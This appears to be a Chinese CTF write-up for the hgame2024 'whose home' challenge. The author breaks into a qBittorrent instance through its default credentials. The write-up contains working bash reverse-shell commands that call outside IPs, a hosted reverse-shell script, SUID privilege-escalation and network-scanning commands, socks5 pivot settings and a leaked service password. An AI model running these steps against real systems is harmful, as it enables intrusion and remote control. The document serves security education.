
Flag: hgame{SMC_4nd_s0lv1ng_equ4t1Ons}

Web: [hgame2024-week4]whose home（渗透测试，内网渗透）

首先 qbt，使用默认口令登录


admin/adminadmin

成功登录



可以夹带外面的命令

尝试挂载反弹 shell



bash -c "bash -i >& /dev/tcp/95.169.23.185/7777 0>&1"

```
root@exquisite-bliss-2:~# nc -lvvp 7777
Listening on 0.0.0.0 7777
Connection received on 106.14.113.240 48042
bash: cannot set terminal process group (334): Not a tty
bash: no job control in this shell
gamebox-12-160-690e05ba52fccf9a-qbittorrent:/run/s6-rc:s6-rc-init:LGIFLE/servicedirs/svc-qbittorrent$ ls
```

成功收到 shell

发现是普通权限，查找特权命令

find / -perm -u=s -type f 2>/dev/null

iconv 是特权命令，直接读取到根目录的第一个 flag

flag1:


hgame{58ff40eca3f9bd22aff77518e619be8a532dc053}

通过远程服务器下载的方式，上传 npc，fscan 等工具扫描，并建立隧道

./fscan -np -h 100.64.43.0/24 –p 1-65535

扫描发现 100.64.43.4，100.64.43.3，100.64.43.2 存活

建立代理



成功建立

```
root@VM-4-10-ubuntu:~# curl http://100.64.43.3:8080
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8" />
    <title>qBittorrent Web UI</title>
    <link rel="icon" type="image/png" href="images/qbittorrent32.png" />
    <link rel="icon" type="image/svg+xml" href="images/qbittorrent-tray.svg" />
    <link rel="stylesheet" type="text/css" href="css/login.css?v=1x1sg6" />
    <noscript>
        <link rel="stylesheet" type="text/css" href="css/noscript.css?v=1x1sg6" />
    </noscript>
    <script src="scripts/login.js?locale=en&v=1x1sg6"></script>
</head>

<body>
    <noscript id="noscript">
        <h1>JavaScript Required! You must enable JavaScript for the Web UI to work properly</h1>
    </noscript>
    <div id="main">
        <h1>qBittorrent Web UI</h1>
        <div id="logo" class="col">
            <img src="images/qbittorrent-tray.svg" alt="qBittorrent logo" />
        </div>
        <div id="formplace" class="col">
            <form id="loginform" method="post" onsubmit="submitLoginForm();">
                <div class="row">
                    <label for="username">Username</label><br />
                    <input type="text" id="username" name="username" autocomplete="username" />
                </div>
```


代理可用，

扫描很奇怪，老是扫不到端口，只能扫到 22 端口，与出题人沟通是 6800 端口，尝试使用工具连接

密码是前面 qbt 的通信字密码：

Sh3hoVRqMQJAw9D

可以在配置中查到





远端云主机设置代理调用另一台建立的 nps socks5 代理

调用远端恶意文件

```
root@exquisite-bliss-2:/var/www/html# cat shell
#!/bin/bash
/bin/bash -c "/bin/bash -i >& /dev/tcp/81.68.90.93/4444 0>&1"

root@exquisite-bliss-2:/var/www/html#
```


尝试下载，配置如下：





Code：

```
http_proxy="socks5://95.169.23.185:19009"
https_proxy="socks5://95.169.23.185:19009"
ftp_proxy="socks5://95.169.23.185:19009"
socks_proxy="socks5://95.169.23.185:19009"
#no_proxy="localhost,127.0.0.1"
```



更新后，等待反弹，未果，等 wp 了

所以只获得了第一个 flag

Flag：hgame{58ff40eca3f9bd22aff77518e619be8a532dc053}